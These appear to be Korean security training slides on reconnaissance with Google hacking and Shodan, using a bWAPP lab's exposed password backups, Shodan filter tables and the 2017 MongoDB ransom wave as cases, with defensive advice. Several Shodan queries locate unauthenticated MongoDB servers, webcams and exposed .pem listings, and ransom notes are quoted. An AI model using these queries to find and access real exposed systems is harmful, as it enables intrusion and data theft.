User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/

Index of /bWAPP/passwords

Name	Last modified	Size	Description
Parent Directory		-	
heroes.xml	02-Nov-2014 23:52	1.2K	
web.config.bak	02-Nov-2014 23:52	7.4K	
wp-config.bak	02-Nov-2014 23:52	1.5K	

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch

wp-config.bak - 메모장

```
<?php
// ** MySQL settings ** //
define('DB_NAME', 'bWAPP');      // The name of the database
define('DB_USER', 'thor');        // Your MySQL username
define('DB_PASSWORD', 'Asgard'); // ...and password
define('DB_HOST', 'localhost');   // 99% chance you won't need to change this
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase. You won't have to remember them so make them long and complicated. You can visit http://api.wordpress.org/seo/generate to get keys generated for you, or just make something up. Each key is used only once.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a random string
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a random string
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a random string
```

구글 해킹을 활용한 정보 수집

▶ 구글 robots.txt 파일 사례

The screenshot shows two browser tabs side-by-side. The left tab displays the content of the Google robots.txt file at <https://www.google.co.kr/robots.txt>. The right tab shows a 404 error page for the URL <https://www.google.co.kr/m/>.

Content of robots.txt (Left Tab):

```
User-agent: *
Disallow: /search
Allow: /search/about
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=*&
Allow: /?hl=*&gws_rd=ssl$
Disallow: /?hl=*&*&gws_rd=ssl
Allow: /?gws_rd=ssl$
Allow: /?pt1=true$
Disallow: /imgres
Disallow: /u/
Disallow: /preferences
Disallow: /setprefs
Disallow: /default
Disallow: /m?
Disallow: /m/
Allow: /m/finance
```

404 Error Page Content (Right Tab):

Google

404. That's an error.

The requested URL [/m/](https://www.google.co.kr/m/) was not found on this server.

구글 해킹을 활용한 정보 수집

▣ 크롤링(Crawling)의 허용 범위

	일반적 접근 허용	특정인 접근 허용
백화점 등 대중이용시설	물건 파는 곳/공중 화장실 등 일반인의 접근이 허용된 장소	STAFF ONLY 등 직원 전용 시설
정보통신망	<ol style="list-style-type: none">일반인에게 접근이 허용된 웹 페이지Robots.txt 파일이 없는 경우Robots.txt 파일에서 접근을 제한하지 않는 디렉토리/웹 페이지	<ol style="list-style-type: none">Robots.txt로 크롤링 전부를 제한하는 경우Robots.txt로 특정 디렉토리만을 제한한 경우 그 디렉토리
대법원 판례	<ul style="list-style-type: none">접근권한을 부여하거나 허용되는 범위를 설정하는 주체는 서비스제공자권한을 부여 받은 이용자가 아닌 제3자가 정보통신망에 접속한 경우 그에게 접근 권한이 있는지 여부는 서비스제공자가 부여한 접근권한을 기준으로 판단 (대법원 2005. 11. 25. 선고 2005도870 판결)	

출처: <http://www.slideshare.net/plainbit/ficon2015-5>

구글 해킹을 활용한 정보 수집

▶ (실습) 비박스 사례

The screenshot shows a dark-themed web application interface. At the top, there is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Logout. Below the navigation bar, the main content area has a title 'Robots File' with red and orange slanted text. Underneath the title, it says 'Contents of robots.txt:' followed by the actual content of the robots.txt file.

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
```

구글 해킹을 활용한 정보 수집

▶ 구글 검색 대응

- 구글 검색을 통한 모니터링 및 도출된 취약점에 대한 방어, 정기적인 진단 필요
- robots.txt 파일을 루트 디렉터리에 생성하여, 검색로봇에게 수집을 허용하지 않도록 설정

[robots.txt 파일 예시]


```
User-Agent: *
Disallow: /
```

[robots.txt 파일 예시]

```
User-Agent: *
Disallow: /boanproject
User-Agent: *
Disallow:
```

● Google Search Console : Google에서 내 개인정보 삭제, 오래된 콘텐츠 삭제 등

- 비즈니스 마케팅 관점에서는 모두 검색이 되지 않도록 설정하는 것은 바람직하지 않기 때문에
근본적인 해결책을 우선시 하자.



구글 해킹을 활용한 정보 수집

▶ 구글알리미 서비스를 활용한 대응

The screenshot shows the Google Alert interface. At the top, there's a blue header bar with the Google logo and a three-dot menu icon. Below it, a large blue banner displays the word "알리미" (Alert) and the text "관심 분야의 새로운 콘텐츠를 알려드립니다." (Notify you of new content in your field of interest). A search bar below the banner contains the placeholder text "다음에 대한 알림 만들기..." (Create a reminder for the next...). The main content area is titled "내 알림 (2)" (My Alerts (2)). It lists two items:

- site:naver.com filetype:pdf
- Hacking

Each alert item has edit and delete icons to its right.

쇼단을 활용한 정보 수집

쇼단을 활용한 정보 수집

▶ Shodan


- 시스템 배너정보의 메타데이터들을 이용해서 특정 디바이스, 서버, 장비 정보를 수집하여 제공
- 사용자가 다양한 필터를 사용하여 인터넷에 연결된 특정 유형의 컴퓨터를 찾을 수 있는 검색 엔진

<https://www.shodan.io/>

쇼단을 활용한 정보 수집

▶ 쇼단 서비스 동작 순서

- 구글과 달리 웹 콘텐츠에 색인을 생성하지 않고, 인터넷을 사용하는 서버 또는 장비를 열려 있는 포트를 통해 배너 그레빙으로 정보 수집 후 색인을 생성하여 클라이언트에 반환되는 형식
- 반환된 데이터는 Shodan 웹 인터페이스를 통해 사용자에게 장비에 대한 정보, 지원하는 서비스 등으로 보여줌



쇼단을 활용한 정보 수집

네트워크/서버 정보 확인

- 기본 검색에 사용되는 프로토콜 데이터를 정확히 공개하지 않지만, 경험적 분석에 따르면 최소한 다음이 정보들이 포함됨

- HTTP header information
- HTTPS header and certificate information
- Several gaming server banners (Steam's A2S, Minecraft, and more)
- FTP banners
- NetBIOS server banner
- SSH header and server key data
- Telnet banner
- SMTP banner
- NTP banner
- SIP/VoIP banner
- DNS server configuration setting

쇼단을 활용한 정보 수집

▶ 네트워크/서버 배너 정보 사례 - 특정 IP 검색 결과

- 불필요하게 오픈된 포트 정보를 확인할 수 있음
- 직접 Nmap 스캔을 하는 것보다 더 효율적일 수 있음

⌚ 34.242.92.150 ec2-34-242-92-150.eu-west-

1.compute.amazonaws.com [View Raw Data](#)

Database cloud


City	Dublin
Country	Ireland
Organization	Amazon Data Services Ireland Limited
ISP	Amazon.com
Last Update	2019-07-18T01:01:25.616189
Hostnames	ec2-34-242-92-150.eu-west-1.compute.amazonaws.com
ASN	AS16509

⚠ Vulnerabilities

Ports



Services



220 (vsFTPd 3.0.2)
530 Login incorrect.
530 Please login with USER and PASS.
211-Features:
EPRT
EPSV
MDTM
PASV
REST STREAM
SIZE
TVFS
UTF8

쇼단을 활용한 정보 수집

▶ 네트워크/서버 배너 정보 사례 - 특정 IP 검색 결과

- 서버의 응답(Response) 값에서 버전 정보 노출 여부 확인
- 버전과 비교하여 취약점 데이터베이스(Exploit-DB, <http://www.exploit-db.com>)와 연결된 정보를 제공

▲ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2014-0117	The mod_proxy module in the Apache HTTP Server 2.4.x before 2.4.10, when a reverse proxy is enabled, allows remote attackers to cause a denial of service (child-process crash) via a crafted HTTP Connection header.
CVE-2014-0118	The deflate_in_filter function in mod_deflate.c in the mod_deflate module in the Apache HTTP Server before 2.4.10, when request body decompression is enabled, allows remote attackers to cause a denial of service (resource consumption) via crafted request data that decompresses to a much larger size.
CVE-2016-0736	In Apache HTTP Server versions 2.4.0 to 2.4.23, mod_session_crypto was encrypting its data/cookie using the configured ciphers with possibly either CBC or ECB modes of operation (AES256-CBC by default), hence no selectable or builtin authenticated encryption. This made it vulnerable to padding oracle attacks, particularly with CBC.
CVE-2015-3185	The ap_some_auth_required function in server/request.c in the Apache HTTP Server 2.4.x before 2.4.14 does not consider that a Require directive may be associated with an authorization setting rather than an authentication setting, which allows remote attackers to bypass intended access restrictions in opportunistic circumstances by leveraging the presence of a module that relies on the 2.2 API behavior.

SIZE
TVFS
UTF8
211 End

22
tcp
ssh

OpenSSH Version: 6.6.1p1 Ubuntu-2ubuntu2.4

SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.4
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAQABAAQC8ISEphxUIS4yyN4mBwaFQ1tDXBswfAjM9H33AgE2GzhYuuZC1Or4Ee7c7HFgqK/OuWGofNwEA/SwuD7JLQLgiInX/mfsUDh6+6uGV81AGEykvAx1FbExSH3BYKGefaa01fuuzWkm9AmTarON7imrK7rTc113rSFpzd15WKGM75mx9mkpcapxPqbiDuHM1TYkafndMtS/gXFLE8DHEXF05IjiKU/ZCV/hguFRG+i+j+y9YnXqxqwiPuiq4Bs/C Fingerprints: b9:a7:76:ef:74:a8:a3:45:4a:6a:c1:a2:11:57:c1::

Kex Algorithms:

curve25519-sha256@libssh.org
ecdh-sha2-nistp256
ecdh-sha2-nistp384
ecdh-sha2-nistp521
diffie-hellman-group-exchange-sha256
diffie-hellman-group-exchange-sha1
diffie-hellman-group14-sha1
diffie-hellman-group1-sha1

쇼단을 활용한 정보 수집

▶ 쇼단 기본 검색 활용

● 검색 옵션(1)

옵션	내용
city	입력한 도시에서의 검색결과(ex: window city:"seoul")
country	입력한 나라에서의 검색결과(ex: apache country:"kr")
geo	입력한 위도/경도 좌표 근처의 검색 결과 (ex: wordpress geo:37.359476,127.105505)
hostname	입력한 호스트 네임이 포함되는 결과(ex: "Server: gws" hostname:"google")
isp	ISP를 기준으로 검색
os	입력한 os를 포함하는 정보(ex: os:"linux")
port	입력한 포트와 일치하는 검색결과(ex: port:"8081")
before/after	입력한 날짜 전/후의 검색 결과(ex: apache before:06/07/2020 after:10/07/2020)
title	HTML의 title과 일치하는 정보 검색(ex: title:"naver.com")
html	HTML의 모든 소스 코드 중에서 해당 단어를 포함한 것을 검색 (ex: html:"password")
version	제품 버전을 기준으로 검색(ex: apache version:2.4.10)

쇼단을 활용한 정보 수집

▶ 쇼단 기본 검색 활용

● 검색 옵션(2)

옵션	내용
product	소프트웨어나 제품의 이름을 기준으로 검색(ex: product:"cisco")
org	해당 기관을 포함한 검색결과(ex: webcam org:"korea telecom")
asn	Asn을 기준으로 검색한다.
category	카테고리 기준으로 검색. 사용 가능 카테고리는 ics와 malware (ex: category:"ics")
has_ipv6	검색 결과에 ipv6의 포함 여부를 true/false로 결정 (ex: has_ipv6:true)
has_screenshot	검색 결과에 screenshot 포함 여부를 true/false로 결정 (ex: has_screenshot:true)
ip	넷필터명을 기준으로 검색
isp	ISP를 기준으로 검색
postal	우편 번호를 기준으로 검색(미국에만 해당)
region	주 이름을 기준으로 검색
vuln	취약점 CVE ID를 기준으로 검색

취약점이 있는경우 CVE ID가 부여되는데,⁷⁹ 그 아이디를 기준으로 검색도 가능 www.boanproject.com

쇼단을 활용한 정보 수집

▶ (실습) 네트워크/서버 정보 확인

- 특정 도메인이 포함된 정보 검색
- hostname:naver.com

SHODAN

hostname:naver.com

Explore Downloads Reports Pricing Enterprise Access My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 73

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

TOP COUNTRIES

COUNTRY	RESULTS
Korea, Republic of	42
Netherlands	26
Canada	3
India	1
Singapore	1

TOP SERVICES

SERVICE	RESULTS
HTTP	21
HTTPS	17

211.218.150.149 ↗

naver776.naver.com
Korea Telecom
Added on 2021-04-02 10:41:30 GMT
Korea, Republic of, Chuncheon

self-signed

SSL Certificate

Issued By:
- Common Name: ssl-certificate-required.com
- Organization: SecureSign Inc

Issued To:
- Common Name: ssl-certificate-required.com
- Organization: SecureSign Inc

HTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 10:41:25 GMT
Server: Microsoft-IIS/5.0
Content-Length: 44
Connection: close
Content-Type: text/html

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Parameters
Fingerprint: RFC2409/Oakley Group
2

쇼단을 활용한 정보 수집

▶ (실습) 네트워크/서버 정보 확인

- MongoDB 중에서 인증이 되지 않은 서버 검색
- "MongoDB Server Information" port:27017 -authentication

The screenshot shows the Shodan search interface with the query "MongoDB Server Information" port:27017 -authentication. The results page displays 9,084 findings. The top result is for the IP address 139.155.232.233, which is identified as a Tencent cloud computing (Beijing) Co., Ltd. server located in China, Beijing. The server has 80.0 MB of storage and 3 databases. The MongoDB Server Information section shows metrics and storage details. The left sidebar includes sections for TOP COUNTRIES (China: 3,509, United States: 1,591, India: 765, Germany: 383, Singapore: 320) and TOP ORGANIZATIONS (Aliyun Computing Co.: 1,290, DigitalOcean, LLC: 601). A world map indicates the geographical distribution of the findings.

TOTAL RESULTS: 9,084

TOP COUNTRIES:

Country	Count
China	3,509
United States	1,591
India	765
Germany	383
Singapore	320

TOP ORGANIZATIONS:

Organization	Count
Aliyun Computing Co....	1,290
DigitalOcean, LLC	601

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

139.155.232.233
Tencent cloud computing (Beijing) Co., Ltd.
Added on 2021-04-03 04:24:04 GMT
China, Beijing

80.0 MB 3 Databases

Database Name	Size
RREAD_ME_TO_RECOVER_YOUR_DATA	80.0 MB
READ_ME_TO_RECOVER_YOUR_DATA	1 byte
admin	1 byte

MongoDB Server Information

```
{  
  "metrics": {  
    "getLastError": {  
      "wtime": {  
        "num": 0,  
        "totalMillis": 0  
      },  
      "wtimeouts": 0  
    },  
    "storage": {  
      "freelist": {  
        "search": {  
          ...  
        }  
      }  
    }  
  }  
}
```

쇼단을 활용한 정보 수집

▶ (실습) 네트워크/서버 정보 확인

- 검색어 사례 (ex)한국 내 KT망에서 사용되는 웹캠)
- webcam country:"KR" org:"Korea Telecom"

The screenshot shows the Shodan search interface with the query "webcam country:"KR" org:"Korea Telecom"" entered in the search bar. The results page displays 116 total findings across various countries, with a focus on Korea. The results are listed in a grid format, showing IP addresses, locations, and recent activity. One result from Korea, Republic of, Seosan is highlighted, showing an unauthorized HTTP response and an SSL certificate. The interface includes navigation tabs like Exploits, Maps, Images, Share Search, Download Results, and Create Report.

TOTAL RESULTS
116

TOP COUNTRIES
Korea, Republic of 116

TOP CITIES
Seoul 28
Incheon 6
Boryeong 5
Busan 5
Goyang-si 5

Search Results:

IP Address	Country	City	Last Seen	Description
121. [REDACTED]	Korea	[REDACTED]	4:41 GMT	HTTP/1.1 401 Unauthorized Content-Length: 0 WWW-Authenticate: Digest realm="IP Webcam", nonce="1617410700", qop="auth"
125. [REDACTED]	Korea	[REDACTED]	1:51 GMT	HTTP/1.1 401 Unauthorized Content-Length: 0 WWW-Authenticate: Digest realm="IP Webcam", nonce="1617394247", qop="auth"
121. [REDACTED]	Korea T	[REDACTED]	53 GMT	SSL Certificate Issued By: Common Name: IP Webcam

쇼단을 활용한 정보 수집

▶ (실습) 네트워크/서버 정보 확인

- before/after 필터 사용법 사례
- before와 after 명령어는 before:(일/월/년) after:(일/월/년) 형식으로 사용

The screenshot shows the Shodan search interface with the following details:

SHODAN apache before:4/03/2017 after:1/03/2017 Explore

Computer Doctors of Sparta, TN

76.162.168.108 HTTP/1.1 200 OK
rev.opentransfer.com.108.168.162.76.in-addr.arpa Date: Fri, 03 Mar 2017 23:59:21 GMT
Linux 2.6.x Server: Apache
Ecommerce Corporation Last-Modified: Thu, 05 May 2016 02:49:15 GMT
Added on 2017-03-04 00:00:00 GMT ETag: "142a134-2dc9-5320f634640c0"
United States, Columbus Accept-Ranges: bytes
Details Content-Length: 11721
Content-Type: text/html; charset=utf-8

쇼단을 활용한 정보 수집

▶ (실습) 네트워크/서버 정보 확인

- 구글 해킹과 비슷한 원리로 디렉터리 리스트팅 취약점 있는 서버 확인
- title:"index of /ftp"
- http.title:"Index of /" http.html:".pem"

The screenshot shows the Shodan search interface with the query "title:index of /ftp" entered in the search bar. The results page displays 21 total results. On the left, there are sections for "TOP COUNTRIES" (Italy 9, Bulgaria 4, United States 2, Czechia 1, France 1) and "TOP SERVICES" (HTTP 16, HTTPS 4). The main results list shows two entries:

Index of /ftp	62.212.9.77	Distribuzione Specializzata Professionale srl	HTTP/1.1 200 OK
		Added on 2021-04-02 16:32:19 GMT	Date: Fri, 02 Apr 2021 16:32:20 GMT
		Italy, Milan	Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.31
			Transfer-Encoding: chunked
			Content-Type: text/html; charset=UTF-8

Index of /ftp	193.85.1.2	du.cz.net	HTTP/1.1 200 OK
		T-Mobile Czech Republic a.s.	Date: Fri, 02 Apr 2021 13:52:33 GMT
		Added on 2021-04-02 14:27:16 GMT	Server: Apache/2.2.25 (FreeBSD) PHP/5.4.19 mod_ssl/2.2.25 OpenSSL/0.9.8zd-freebsd
		Czechia, Prague	

쇼단을 활용한 정보 수집

▶ 쇼단에 노출된 MongoDB 공격(Lock)

- 하루 27,000개 이상 MongoDB가 랜섬웨어 형태의 공격 감염
- 데이터베이스에 락(Lock)을 하여 사용하지 못하게 한 뒤, [비트코인 요구](#)

```
victor@windowlicker:~$ mongo --host [REDACTED]
MongoDB shell version v3.4.1
connecting to: mongodb://[REDACTED]/
MongoDB server version: 2.2.0
WARNING: shell and server versions do not match
> show dbs
WARNING          0.203GB
[REDACTED]

> use WARNING
switched to db WARNING
> show collections
WARNING
system.indexes
> db WARNING.find()
[{"_id": ObjectId("5859a0370b8e49f123fcc7da"), "mail": "harak1r1@sigaint.org", "note": "SEND 0.2 BTC TO THIS ADDRESS 13zaxGVjj9MNc2jyvDRhLyYpkCh323MsMq AND CONTACT THIS EMAIL WITH YOUR IP OF YOUR SERVER TO RECOVER YOUR DATABASE !"}]
> exit
bye
victor@windowlicker:~$ ^C
victor@windowlicker:~$
```

쇼단을 활용한 정보 수집

▶ 쇼단에 노출된 MongoDB 공격(Lock)

- 하루 27,000개 이상 MongoDB가 랜섬웨어 형태의 공격 감염
- MongoDB가 쇼단에서 노출되어 이슈된 사례는 2015년에 많이 등장함
 - 아래 사이트에서 테스트한 결과 공격하는데 13초정도 소요된다고 함
 - <https://kromtech.com/blog/security-center/how-long-does-it-take-for-a-mongodb-to-be-compromised>

```
INSERT INTO `WARNING`(id, warning)
VALUES(1, 'SEND 0.2 BTC TO THIS ADDRESS
1Kg9nGFdAoZWmrn1qPMZstam3CXLgcxPA9 AND GO TO THIS SITE
http://sognd75g4isasu2v.onion/ TO RECOVER YOUR DATABASE! SQL
DUMP WILL BE AVAILABLE AFTER PAYMENT! To access this site you have
use the tor browser
https://www.torproject.org/projects/torbrowser.html.en')
```

Your Database is downloaded and backed up on our secured servers. To recover your lost data: Send 0.2 BTC to our BitCoin Address and Contact us by eMail with your server IP Address and a Proof of Payment. Any eMail without your server IP Address and a Proof of Payment together will be ignored. You are welcome!

쇼단을 활용한 정보 수집

▶ 쇼단에 노출된 MongoDB 공격(Lock)

- **mongodb country:"KR" WE_HAVE_YOUR_DATA** 검색하여 데이터 확인 가능

The screenshot shows the Shodan search interface with the query `mongodb country:"KR" WE_HAVE_YOUR_DATA`. The results page displays one result from the Republic of Korea, Seoul. The summary card shows 26.6 GB of data across 132 databases. A detailed table lists five database entries, all named 'neow' and 208.0 MB in size. To the right, a snippet of MongoDB server information is visible.

TOTAL RESULTS: 1

TOP COUNTRIES: Korea, Republic of (1)

TOP CITIES: Seoul (1)

TOP ORGANIZATIONS: DAOU TECHNOLOGY (1)

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

DAC Add: 0:57:52 GMT
Korea, Republic of, Seoul

database compromised

MongoDB Server Information

```
{  
  "metrics":  
    "getLas":  
      "wt":  
        "lis": 0  
    },  
  "wt":  
    "lis": 0  
},  
  "queryE":  
    "sc": 492806  
},  
  "recor...  
}
```

쇼단을 활용한 정보 수집

▶ 쇼단에 노출된 MongoDB 공격(Lock)

- 국내에서도 다수 발생되었다고 추측되며, 실제 감염된 회사의 담당자가 문의 옴

MongoDB-2021

Search for product:MongoDB metrics returned 8,666 results on 27-03-2021



Top Countries	
1. China	3,349
2. United States	1,526
3. India	702
4. Germany	369
5. Singapore	325
6. France	266
7. Taiwan	265
8. Korea, Republic of	263
9. United Kingdom	162
10. Netherlands	156

016 2017.01.10. 04:03

답글 | 삭제 | 신고

안녕하세요 서버개발자 입니다. 최근 개발해놓은 웹사이트가 로그인이 안된다는 말이 들려와 db를 확인해보니 작성하신 글과 같은 증상이더군요..
제가 외부에서 개발을 하다 보니 서버는 집에서 운영중에 있습니다. 외부에서도 사용이 편리하도록 설정에서 접근아이피를 0.0.0.0으로 바꾸어 둔것이 확근인것
인지 다른 해킹 방법이 있는것인지 알고싶네요...

쇼단을 활용한 정보 수집

▶ 쇼단에 노출된 MongoDB 공격(Lock)

- 오랫동안 확인한 결과 실제 지불한 사례는 많지 않음

Bitcoin Address Addresses are identifiers which you use to send bitcoins to

Summary

Address 1Fx9Za5bx3ejt664B3kLTsHyYhKRiNSNtd

Hash 160 a3ffc9239b58e2a392853e2ebc145bb4ce9e76d0

Tools Related Tags - Unspent Outputs

Transactions

No. Transactions 0

Total Received 0 BTC

Final Balance 0 BTC

Request Payment

Donation Button

- 외부와의 접근통제 보안 필요, 최신 보안 업데이트, 정기적인 데이터베이스 백업 및 모니터링

쇼단을 활용한 정보 수집

▶ 쇼단에 노출된 MongoDB에서 개인정보 노출

- 멕시코 환자 2백만명 정보 유출 사고 사례

불안전한 MongoDB 통해 멕시코 환자 2백만명 정보 유출

좋아요 39개

| 입력: 2018-08-08 16:18



가장 많이 본 기사 [주간]

#정보보호 #정보보안 #IT보안 #사이버보안 #개인정보 #의료정보 #
민감정보 #디폴트 #MongoDB

인터넷에 연결되어 있으면서 아무런 인증 장치도 없어

MongoDB의 올바른 사용법과 개인정보에 대한 인식 제고 동시에 필요

[보안뉴스 문가용 기자] 멕시코의 의료 환자 2백만 명의 정보가 담겨 있는 MongoDB(MongoDB) 데이터베이스가 인터넷에 공개된 채 관리되고 있는 것이 발견됐다. 이로써 민감한 환자의 정보들이 유출됐을 가능성이 높아졌다.

- 1 [단독] 원격지원 솔...
- 2 알서포트, 인증서 유...
- 3 2018년 상반기, 한...
- 4 하반기 대기업군의...
- 5 보안 업계의 새로운...
- 6 '안랩에 도발' 갠드...
- 7 리눅스 커널 4.9 이...
- 8 TSMC에 수억 원 손...
- 9 코인빗부터 카카오...
- 10 국내 대표 글로벌 기...
- 11 다크웹 조사하다 비...

[ISEC 2018] 제1

쇼단을 활용한 정보 수집

▣ 해외 유명 마케팅 회사 정보 유출(2018년도)

- 방화벽 없는 유명 마케팅업체, 3억 4,000만 명 정보 무방비 노출
- 쇼단에 노출되어 있는 오픈된 방화벽 정책을 통해 대량의 개인정보 확인

이 문제는 보안 업체 나이트 라이온 시큐리티의 설립자 비니 트로이아(Vinny Troia)가 아주 우연히 발견했다. 인터넷과 연결된 기기를 검색하고 정보를 볼 수 있는 쇼단(Shodan) 검색 엔진으로 일상적인 검색을 하던 중 이그제티스의 데이터베이스를 발견했고 놀랍게도 방화벽이 없어 직접 볼 수 있었다고 한다. 여기에는 2테라바이트 분량으로 3억 4,000만 명의 개인 정보가 놀라울 정도로 체계적으로 정리되어 있었다.

신용카드, 사회보장번호 같은 정보는 아니지만 주소, 이메일, 전화번호, 연령, 정치성향, 성별, 종교, 관심사, 흡연 여부 400여 가지 항목으로 세분화된 정보가 매우 꼼꼼히 정리되어 있다고 하는데 무방비로 노출되어 있는 것도 놀라웠지만 이런 방대한 분량의 상세 개인 정보가 정리되어 있는 것에 또 한 번 놀랐다고 한다.

출처: <http://thegear.co.kr/16180>

쇼단을 활용한 정보 수집

▶ (실습) Shodan에 노출된 MongoDB에서 개인정보 노출

- (비교) mysql은 전세계적으로 190만개 노출, 한국 기준 5만 7천여개

The screenshot shows the Shodan search interface with the query "product:'MySQL' country:'KR'" entered in the search bar. The results page displays various details about the found hosts, including their location, last update, hostnames, and ASN. A red box highlights the 'TOTAL RESULTS' count of 57,835. Another red box highlights the 'Ports' section, which lists common ports (22, 143, 3306). The 'Services' section shows an OpenSSH service with version 5.3.

TOTAL RESULTS
57,835

Lg Dacom Kidc
Added on 2017-10-27 03:37:41 GMT
Korea, Republic of

5.7.14

TOP COUNTRIES

Database

Country: Romania
Organization: Next Host SRL
ISP: Next Host SRL
Last Update: 2017-10-27T03:30:27.430024
Hostnames: mta3.showmebidds.com
ASN: AS59505

Korea, Republic of

TOP CITIES

